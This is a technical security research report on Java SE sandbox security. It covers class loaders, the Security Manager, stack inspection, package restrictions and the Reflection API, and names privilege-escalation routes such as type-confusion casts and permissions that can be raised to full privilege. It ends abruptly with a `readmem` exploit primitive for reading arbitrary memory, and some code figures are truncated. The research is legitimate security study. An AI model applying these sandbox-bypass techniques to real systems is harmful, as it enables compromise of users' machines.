Security Vulnerabilities in Java SE

Technical Report

Ver. 1.0.2

SE-2012-01 Project

DISCLAIMER

INTRODUCTION

Java has been within our interest for nearly a decade. We've been breaking it with successes since 2002 and are truly passionate about it. Regardless of the many changes that had occurred in the Rich Internet Application's[1] space, Java is still present in the vast number of desktop computers. According to some published data[2], Java is installed on 1.1 billion desktops and there are 930 million Java Runtime Environment downloads each year. These numbers speak for themselves and it's actually hard to ignore Java when it comes to the security of PC computers these days.

Java is also one of the most exciting and difficult to break technologies we have ever met with. Contrary to the common belief, it is not so easy to break Java. For a reliable, non memory corruption based exploit codes, usually more than one issue needs to be combined together to achieve a full JVM sandbox compromise. This alone is both challenging and demanding as it usually requires a deep knowledge of a Java VM implementation and the tricks that can be used to break its security.

The primary goal of this paper is to present the results of a security research project (codenamed SE-2012-01[3]) that aimed to verify the state of Java SE security in 2012. Although, it includes information about new vulnerabilities and exploitation techniques, it relies on the results obtained and reported to the vendor[4] back in 2005. The techniques and exploitation scenarios discovered seven years ago are still valid for Java. What's even more surprising is that multiple new instances of certain type of vulnerabilities could be found in the latest 7th incarnation of Java SE software.

The other goal of this paper is to educate users, developers and possibly vendors about security risks associated with certain Java APIs. We also want to show the tricky nature of Java security.

In the first part of this paper, quick introduction to Java VM security architecture and model will be made. It will be followed by a brief description of Reflection API, its implementation and shortcomings being the result of certain design / implementation choices. We will discuss in a detail the possibilities for abuse Reflection API creates.

The second part of the paper will present exploitation techniques and vulnerabilities found during SE-2012-01 project. We will show how single and quite innocent looking Java security breaches can lead to serious, full-blown compromises of a Java security sandbox. Technical details of sample (most interesting) vulnerabilities that were found during SE-2012-01 research project will be also presented. The paper will wrap up with a few summary words regarding security of Java technology and its future.

[1] Rich Internet application http://en.wikipedia.org/wiki/Rich_Internet_application
[2] Learn About Java Technology http://www.java.com/en/about/
[3] SE-2012-01 Security Vulnerabilities In Java SE http://www.security-explorations.com/en/SE-2012-01.html
[4] In 2005, this was Sun Microsystems which was acquired by Oracle corporation in 2010

1. JAVA SECURITY ARCHITECTURE

Java language was invented over 20 years[5]. What's interesting and worth mentioning is that it was originally designed with a security in mind. The goal of Java was to provide an ubiquitous programming and secure execution environment for running untrusted, mobile code (Java programs). Below, we summarize the most important security features of the language.

1.1 JAVA SECURITY FEATURES

Java is an object oriented programming language. Java classes can form hierarchies by the means of inheritance. Contrary to the generic class inheritance model, in Java a given class can inherit from only one class (it can have only one superclass). The class can however implement multiple interfaces.

Classes and interfaces define fields and methods. Access to them is maintained with the use of access scope modifiers. These modifiers allow defining the security and visibility of code and data with respect to other classes.

There are four possible access modifiers that allow configuring access security in Java. These are *private*, *protected*, *public* and *default* (package) access scope modifiers. They can be applied at classes, methods and fields level.

Access security is not what decides about the strength of Java security. Java is a type-safe language and it follows strict rules when it comes to operations on objects of different types. The goal of this is to implement a fundamental security property of Java, which is a memory-safety. No Java program can be considered secure without making sure that illegal memory accesses are not allowed in it. Programs that are not memory-safe can easily lead to security violation of Java access scope modifiers. Such programs can access fields and methods of arbitrary classes regardless of their defined access. All that is required for an attacker to break Java memory safety is to accomplish a forbidden cast operation, let's say from a *TrustedClass* to some *EvilClass*. If *TrustedClass* hides some secrets in a form of fields or methods with a *private* access scope modifier, all that is required to gain access to them is to clone the layout of these methods and fields in the *EvilClass*. After successful cast, during runtime, access to protected fields and methods of *TustedClass* will be done. The reason for it is because Java runtime usually accesses methods and fields of arbitrary object instances by the means of methods table indices or fields offsets corresponding to a given target type and with respect to current object instance (this reference).

Garbage Collection is the other feature of Java that helps maintain memory safety of its programs. In Java, programmers deal with abstract references denoting objects instances of arbitrary classes instead of pointers. Direct operations on memory pointers are forbidden. This is the Java runtime that transforms object operations to memory pointer operations. This includes object access operations, but also memory allocation and freeing. In Java, while there exists a primitive to allocate an object instance by the means of *new* bytecode instruction (opcode 0xbb), there is no direct way for the user to conduct a corresponding

[5] Java (programming language) http://en.wikipedia.org/wiki/Java_%28programming_language%29

free operation[6]. This does not mean that a memory for objects that were allocated and are not used any more cannot be reclaimed. The proper memory reclaiming is done by the Garbage Collector, but its actual work is not visible to the user. Garbage Collector keeps tracks of all Java objects that are allocated and in use by a Java program. Those that are not in use any more are simply disposed. Garbage Collector prevents from insecure memory related operations that could lead to the abuse of Java memory safety property. This in particular includes all vulnerabilities that could lead to arbitrary sharing of memory between the objects of two different (incompatible) types.

It should be also mentioned that in Java strings are immutable. This means that once a string object is created its content cannot be changed any more. Strings are quite important in Java – they can represent the names of resources and URLs in particular. One can imagine an attack where a content of a given string passes a security check and is later modified by an attacker, so that access to a completely different resource could be gained (*time of check, time of use* attack).

Internal representation of Java strings also prevents from the risks associated with string related operations known from the world of the C language. In Java, strings do not end with the infamous 0x00 ASCII character. They are always encoded with the use UTF-8 coding scheme and the length of the string is part of the internal string representation.

Finally, in Java all array accesses are subject to several runtime checks. One of them verifies the type of the object to be stored into the given Java array. Other runtime checks always detects whether the target index to store a given element at is within the allowed range of indices (no underflow / overflow).

1.2 JAVA VM COMPONENTS

Java runtime has a form of an abstract Java Virtual Machine of which goal is to provide a secure execution environment for Java programs. Java Virtual Machine is composed of several components as illustrated in Fig. 1. Those of a critical nature to the security of a Java VM environment are denoted below:

- Class Loaders
- Bytecode Verifier
- Security Manager
- JVM Runtime
    - Execution engine
    - Classes definition (Java / native code)
- OSR compiler
- Garbage Collector

We briefly describe only selected components, which are crucial for better understanding of the attacks outlined further in this paper.

1.2.1 Class loaders

[6] Users can still force Garbage Collector work by the means of calls to `runFinalization` method of `java.lang.Runtime` class or `gc` method of `java.lang.System` class.

Class Loaders are special Java objects that always inherit from `java.lang.ClassLoader` class or its subclass. They provide Java Virtual Machine with Java programs to execute. These programs have a form of Class files, which may come from arbitrary locations such as remote hosts or local file system. Class Loader location denoting a base source of classes is called a codebase.




Figure 1. Java Virtual Machine security architecture.

Multiple Class files being part of a given Java application can be packaged in a form of ZIP or JAR files. They can be also cryptographically signed in order to verify the authenticity of the application and its provider.

Class Loader objects implements several security critical methods. This includes the following:

- `protected Class findClass(String name)`
  This method is invoked whenever a definition of a target class name is not found in the Java VM and when an attempt is made to load it from some external location.
- `public Class loadClass(String name)`
  `protected Class loadClass(String name, boolean resolve)`
  This are the base methods that allows to load a given class (denoted by the name argument) to VM. The returned object is the instance of `java.lang.Class` class, which is a Java representation of VM classes. The second form of `loadClass` method contains additional argument that specifies whether class resolving (linking) should take place.
- `protected final Class defineClass(String name, byte body[], int off, int size, ProtectionDomain protectiondomain)`
  This method is invoked whenever a given class (denoted by the name argument) is to be defined in the VM. The body argument holds the Class bytes to define. The protectiondomain argument will be discussed further in this document. It is sufficient to say that it denotes the permissions of a defined class.

The abovementioned methods are not accessible to untrusted code, except one argument `loadClass()` method.

Class Loader objects are quite powerful. They provide class definitions to the VM. They can specify permissions for loaded classes. Finally, they can also load native libraries into Java VM. These are just a few of the many reasons behind the requirement for the possession of a proper security privilege designating Class Loader creation. The checks for this privilege are implemented in ClassLoader instance initialization method (`<init>`).

Class Loaders provide the means to dynamically resolve unknown classes. With respect to this, their role in Java VM is similar to dynamic linkers' role in Unix.

In order to understand the class resolving process in Java VM, one needs to be aware that Class Loaders can form complex hierarchies too. They can delegate a Class loading process to the so called parent Class Loader. What this means is that a caller of the `loadClass()` method does not necessarily be the same as the caller of `defineClass()` method. This is how we come to the concept of defining class loader. The Class Loader calling `defineClass` method is a given class' defining class loader. Whenever there is a need to resolve (load) an unknown class referenced from let's say class *A*, this is the `loadClass()` method of class *A's* defining class loader that will be called for assistance. The assumption is that any class referenced by a given class is likely to come from the same location as the class that refers it.

Classes defined by a given Class Loader instance denote its namespace. Since, multiple Class Loader instances can coexist in one Java VM, this implicates the existence of multiple Class Loader namespaces. This also creates a risk of a class spoofing attack relying on the possibility to define a Class with the same name in two different Class Loader namespaces. Class Loader constraints detect conflicts (spoofed classes) between classes defined in two different namespaces. They are enforced during field / method resolution occurring across different Class Loader namespaces.

What's important for further topics discussed in this paper is that a NULL Class Loader value designates a trusted, bootstrap class loader. All system classes, such as those coming from `rt.jar` file are defined in this namespace.

Also, a package (default) based access to classes, fields and methods is guarded at the class loader namespace level. In order to gain access to a class with default (package) access, the following two conditions need to be fulfilled:

- the package name of a requesting class needs to be the same as the package name of a target class,
- both classes need to be defined in the same Class Loader namespace.

The above makes package based access one of the strongest among Java access scope modifiers. In order to beat it, an attacker needs to achieve a compromise through Class Loader or Class Loader constraints. In our opinion, that is sufficiently challenging itself.

1.2.2 Bytecode Verifier

Bytecode Verifier is the primary gatekeeper of Java VM security. This component is called during class loading process. It makes sure that a given sequence of bytes provided to the `defineClass()` method of Class Loader conforms to the Class file format. It also verifies the integrity and safety of bytecode instruction streams embedded in a Class definition.

Bytecode Verifier works in multiple passes during which it verifies VM constraints defined in Java Virtual Machine Specification. This is the Bytecode Verifier that verifies the type-safety of a target Java code. Any attempt to conduct an illegal type-cast from integer to object or vice-versa should be detected by this VM component.

Bytecode Verifier conducts a static analysis of a target bytecode instruction stream. It does this work by emulating the effect of a target instruction to the content of Java VM state, but solely with respect to the type information held in registers and on the stack. In the past, Bytecode Verifier algorithm inferenced all type information during the analysis of bytecode instruction flow.

Starting, from Java SE 6 and above, there is a new rewritten implementation of Bytecode Verifier that uses a split bytecode verification process upon Eva Rose's *Lightweight Bytecode Verification* thesis.

1.2.3 Security Manager

Security Manager verifies and authorizes all security sensitive operations in a given VM environment. Security Manager objects are instances of `java.lang.SecurityManager` class or its subclass. There is one special object in each Java VM environment that denotes the Security Manager. A reference to it can be obtained by calling `getSecurityManager()` method of `java.lang.System` class. This is the reference that's stored in a private static `security` field of this class.

Security Manager implements security checks verifying for the permissions required prior to conducting a given security sensitive operation. Its sample invocation is illustrated by Fig. 2.

```
SecurityManager securitymanager = System.getSecurityManager();
if (securitymanager != null)
        securitymanager.checkPermission(new RuntimePermission("setContextClassLoader"));
```

Figure 2. Sample invocation of Security Manager's check.

The absence of Security Manager is indicated by its `null` value. In such a case, no security checks are in place and Java program can run without any restrictions in a target Java VM environment.


The possibility to create an instance of a Security Manager does not lead to a direct compromise of VM security. The reason for it is that this is the `security` field of `java.lang.System` class that matters - it holds a reference to the Security Manager, which is in use by the environment.

Security Manager verifies whether a target class has specific permissions required for a given security sensitive operation. Java permissions are instances of `java.security.Permission` class or its subclasses.

Java SE has dedicated permissions for specific operations, such as network access, file system access, native library loading, specific API access, restricted package access, program execution, etc. There is also one special permission object that denotes ROOT privileges in Java. This is `AllPermission` permission.

It should be noted that many single permissions can be easily elevated to `AllPermission`. This includes, but is not limited to the following permissions: `createClassLoader`, `accessClassInPackage.sun`, `setSecurityManager`, `suppressAccessChecks`.

It was already mentioned that `defineClass()` method of `ClassLoader` class can be used to provide Java VM with both Class definition and its permissions. The permissions that are used for the call are not provided in a direct form, but are encapsulated inside a Protection Domain object. The reason for it is because each class loaded into VM is defined in a specific Protection Domain (instance of `java.security.ProtectionDomain` class). Same Protection Domain (PD) is assigned to classes that come from the same location (CodeSource) and that share both a Class loader instance and a set of Permissions (permissions assigned to classes by this PD). Sample protection domain is illustrated on Fig. 3.



```
ProtectionDomain  (http://10.0.0.2/javatest/ <no signer certificates>)
 sun.plugin2.applet.Applet2ClassLoader@1d7ce63
 <no principals>
 java.security.Permissions@183e6d4 (
 ("java.net.SocketPermission" "10.0.0.2" "connect,accept,resolve")
 ("java.net.SocketPermission" "localhost:1024-" "listen,resolve")
 ("java.lang.RuntimePermission" "accessClassInPackage.sun.audio")
 ("java.lang.RuntimePermission" "stopThread")
 ("java.util.PropertyPermission" "java.vm.version" "read")
 ("java.util.PropertyPermission" "java.vendor.url" "read")
 ("java.util.PropertyPermission" "java.vm.name" "read")
 ...
 ("java.util.PropertyPermission" "java.specification.version" "read")
)
```

Figure 3. Sample Protection Domain of untrusted Java Applet application.

As this was the case for Class Loaders, `null` value of Protection Domain also has a special meaning. It indicates a privileged, system code (the one coming from a bootstrap classpath).


1.3 JAVA SECURITY MODEL

Oracle's Java SE implementation is based on a security model utilizing stack inspection with scopes described in *Understanding Java Stack Inspection* paper by Dan S. Wallach and Edward W. Felten. This security model was first introduced to Netscape 4.x web browsers.

Although, Java stack inspection used in Netscape was completely broken[7], the idea still deserves a credit as being extremely clever and powerful.

In short, Java stack inspection is a mechanism that allows either verifying or enabling class' permissions. In this model, permissions granted to the class are not in effect till proper construct is used that actually enables them. Granted permissions can be enabled only for a specific, implicitly denoted code scope. This code scope has a form of a stack frame.

Enabling class permissions requires proper marking of a privileged code scope (its start) on a call stack. In case of Java SE, a call to the `doPrivileged` method of `java.security.AccessController` class is responsible for doing this. This call asserts a special, privileged frame into a call stack and executes `run()` method of the `PrivilegedAction` (or `PrivilegedExceptionAction`) object provided as an argument to the `doPrivileged` method call. This mechanism is illustrated on Fig. 4.




```
public static class PA implements PrivilegedAction {
  public Object run() {
    return System.getProperty("user.dir");
  }
}
```

```
String dir=(String)AccessController.doPrivileged(new PA());
```

Figure 4. Example privileged operation in Java.

Java stack inspection mechanism makes it impossible to abuse target system's security by the means of arbitrary injection of a stack frame belonging to untrusted code inside a privileged code block (scope). The reason for it is simple. Security Manager's check methods verify permissions of all the classes from a current scope (call stack). Stack frames are inspected until either the end of a call stack or a special (privileged) frame is reached. The permission check will succeed only if all classes from a current code scope have a given permission granted. In the case of encountering an unprivileged stack frame, security exception is thrown. The operation of this mechanism is illustrated on Fig. 5.



```
java.security.AccessControlException: access denied
("java.util.PropertyPermission" "user.dir" "read")
    at java.security.AccessControlContext.checkPermission(Unknown Source)
    at java.security.AccessController.checkPermission(Unknown Source)
    at java.lang.SecurityManager.checkPermission(Unknown Source)
    at java.lang.SecurityManager.checkPropertyAccess(Unknown Source)
    at java.lang.System.getProperty(Unknown Source)
    at Exploit$PA.run(Exploit.java:35)
    at java.security.AccessController.doPrivileged(Native Method)
    at Exploit.run(Exploit.java:162)
    at BlackBox.<init>(BlackBox.java:41)
     ...
    at java.awt.EventDispatchThread.pumpEvents(Unknown Sou
    at java.awt.EventDispatchThread.run(Unknown Source)
```

UNPRIVILEGED STACK FRAME
Target permission needs to be granted to all classes from a given scope

[7] Full sandbox bypass exploit for all Netscape 4.x versions was developed in 2002, though it was never published.

Figure 5. Java stack inspection in action.

The implementation of Java stack inspection requires that during runtime, it is possible to identify permissions of a given stack frame. This is accomplished by inspecting permissions of a class declaring a called method. In a case when an unprivileged class inherits from a privileged one and the class does not overload the method that is to be called and that is pushed onto the call stack, this will be the privileged class that will be the subject of a permission check, not the untrusted class.

1. 4 PACKAGE ACCESS RESTRICTIONS

Oracle Java SE security model implements additional isolation of classes at the package level. There are many runtime classes that implement potentially dangerous functionality related to security, reflection, deployment and instrumentation in particular. Granting access to these packages might result in a Java VM compromise.

Oracle Java SE implements and enforces package access restriction in various runtime locations. This includes Class Loaders and Security Manager in particular.

Security Manager contains `checkPackageAccess` method verifying whether a given package name is on the list of restricted packages. The list of restricted packages is defined in `java.security` file as `package.access` property. Some of restricted packages include: `sun`, `com.sun.xml.internal.ws`, `com.sun.xml.internal.bind` and `com.sun.imageio`.

Many Class Loaders contain proper checks verifying access to restricted packages in their `loadClass()` methods. This check usually has the form similar to the one denoted on Fig. 6.

```
SecurityManager securitymanager = System.getSecurityManager();

if (securitymanager != null) {
  int i = classname.lastIndexOf('.');

  if (i != -1)
    securitymanager.checkPackageAccess(classname.substring(0, i));
  }
}
```

Figure 6. Most common implementation of a check for access to a restricted class.

What's worth mentioning is that in the past, many Class Loaders could be tricked into loading restricted classes. All that was required to accomplish that was a class name denoting an array of classes and using internal Java VM representation such as `[Lsun.misc.Unsafe;` (array of `sun.misc.Unsafe` class).

One of the most interesting locations where a security check for package access is enforced is the `checkPackageAccess` method of `java.lang.ClassLoader` class. This method is called internally by the Java VM at the time of class linking, such as the one occurring between a class and its superclass. The actual call does not take place every time, but only when VM detects that a linking is conducted between classes coming from a non-system and a system class loader namespaces. This corresponds to the scenario when a user class inherits from or refers to the class from a restricted package defined in a NULL Class Loader namespace.

2. REFLECTION API

Java Reflection API provides a functionality for dynamic loading of classes, inspection and use of their members (fields, methods and constructors). The API can be extremely useful and powerful, especially for a code requiring more dynamic capabilities such as the one of which execution is driven by input data.

Reflection API allows to deal with references to methods and fields in a similar way this is done in C/C++ languages. Field values can be queried or modified by the means of corresponding set and get operations. Similarly, methods can be invoked by the means of the invocation operation.

This chapter provides brief introduction to both old (Core) and new Reflection APIs, which are implemented by latest version of Java SE 7 software.

2.1 CORE API

The Core Java Reflection API is implemented by `java.lang.Class` and the classes from the `java.lang.reflect` package. The API allows examining or modifying the runtime behavior of applications running in Java VM. This includes the following functionality:

- obtaining Class objects,
- examining properties of a class (fields, methods, constructors),
- setting and getting field values,
- invoking methods,
- creating new instances of objects.

Reflection API is implemented by several classes that correspond directly to Java classes and their members.

The table below provides a summary of the functionality provided by the `java.lang.Class` class representing classes and interfaces in a running Java application.

Method name	Description
Class forName(String name)	Returns the `Class` object associated with the class or interface with the given string name
Class forName(String name,boolean b,ClassLoader cl)	Returns the `Class` object associated with the class or interface with the given string name, using the given class loader
Method[] getMethods()	Returns an array containing `Method` objects reflecting all the public *member* methods of the class or interface represented by this `Class` object, including those declared by the class or interface and those inherited

	from superclasses and superinterfaces
Method[] getDeclaredMethods()	Returns an array of `Method` objects reflecting all the methods declared by the class or interface represented by this `Class` object
Method getMethod(String name,Class[] desc)	Returns a `Method` object that reflects the specified public member method of the class or interface represented by this `Class` object
Method getDeclaredMethod(String name,Class[] desc)	Returns a `Method` object that reflects the specified declared method of the class or interface represented by this `Class` object.
Constructor[] getConstructors()	Returns an array containing `Constructor` objects reflecting all the public constructors of the class represented by this `Class` object
Constructor[] getDeclaredConstructors()	Returns an array of `Constructor` objects reflecting all the constructors declared by the class represented by this `Class` object
Constructor getConstructor(Class[] desc)	Returns a `Constructor` object that reflects the specified public constructor of the class represented by this `Class` object
Constructor getDeclaredConstructor(Class[] desc)	Returns a `Constructor` object that reflects the specified constructor of the class or interface represented by this `Class` object
Field[] getFields()	Returns an array containing `Field` objects reflecting all the accessible public fields of the class or interface represented by this `Class` object
Field[] getDeclaredFields()	Returns an array of `Field` objects reflecting all the fields declared by the class or interface represented by this `Class` object
Field getField(String name)	Returns a `Field` object that reflects the specified public member field of the class or interface represented by this `Class` object
Field getDeclaredField(String name)	Returns a `Field` object that reflects the specified declared field of the class or interface represented by this `Class` object

Methods of `java.lang.Class` class can be used to obtain detailed information about fields, methods and constructors of a given Java class or interface. This includes information about both public and declared members.

Method objects can be used for arbitrary method invocations. The `invoke` method implemented by `java.lang.reflect.Method` class can be used for that purpose. Its syntax is presented in a table below.

Method name	**Description**
Object invoke(Object obj,Object[] args)	Invokes the underlying method represented by this `Method` object, on the specified object with

	the specified parameters


Field objects can be used to get or set the value of arbitrary fields. The table below provides a summary of the functionality provided by the `java.lang.reflect.Field` class that represents fields of Java classes or interfaces.

Method name	Description
Object get(Object obj)	Returns the value of the field represented by this `Field`, on the specified object
void set(Object obj,Object val)	Sets the field represented by this `Field` object on the specified object argument to the specified new value
boolean getBoolean(Object obj)	Gets the value of a static or instance `boolean` field
void setBoolean(Object obj,Object val)	Sets the value of a field as a `boolean` on the specified object
byte getByte(Object obj)	Gets the value of a static or instance `byte` field.
void setByte(Object obj,byte val)	Sets the value of a field as a `byte` on the specified object.
char getChar(Object obj)	Gets the value of a static or instance field of type `char` or of another primitive type convertible to type `char` via a widening conversion
void setChar(Object obj,char val)	Sets the value of a field as a `char` on the specified object
int getInt(Object obj)	Gets the value of a static or instance field of type `int` or of another primitive type convertible to type `int` via a widening conversion
void setInt(Object obj,int val)	Sets the value of a field as an `int` on the specified object
long getLong(Object obj)	Gets the value of a static or instance field of type `long` or of another primitive type convertible to type `long` via a widening conversion
void setLong(Object obj,long val)	Sets the value of a field as a `long` on the specified object

Constructor objects can be used to create new instances of Java classes. The `newInstance` method of `java.lang.reflect.Constructor` class corresponding to class constructor can be used for the creation of arbitrary object instances. Its syntax is presented in a table below.

Method name	Description
Object newInstance(Object[] args)	Uses the constructor represented by this `Constructor` object to create and initialize a new instance of the constructor's declaring class, with the specified initialization parameters

Field, Method and Constructor classes inherit from `java.lang.reflect.AccessibleObject` class. This class provides a functionality to override standard Java access scope modifiers by the means of its private field called `override`. If the value of this field is set to true operations on class or interface members are allowed regardless of their Java security protections (access). This is illustrated in Fig. 7.




```
public transient Object invoke(Object obj, Object aobj[]) throws IllegalAccessException,
 IllegalArgumentException, InvocationTargetException {

    if (!override) && !Reflection.quickCheckMemberAccess(clazz, modifiers)) {
        Class class1 = Reflection.getCallerClass(1);
        checkAccess(class1, clazz, obj, modifiers);
    }

    MethodAccessor methodaccessor = m
    if (methodaccessor == null)
        methodaccessor = acquireMethodAcc
    return methodaccessor.invoke(obj, aobj);
}
```

Figure 7. Override field and its impact to access security checks.

In case of the `invoke` method implementation, *true* value of `override` leads to the bypass of security check verifying whether a caller class of the method is allowed to access it.

The only way to change the value of the `override` field is through the invocation of `setAccessible` method done inside a privileged code block.



```
public static int readmem(int addr) {
 int val=-1;

 try {
  f_h.setInt(h,addr-8);
  val=h.v_h.v_i;
  f_h.setInt(h,0);
 } catch(Throwable t) {}

 return val;
}
```

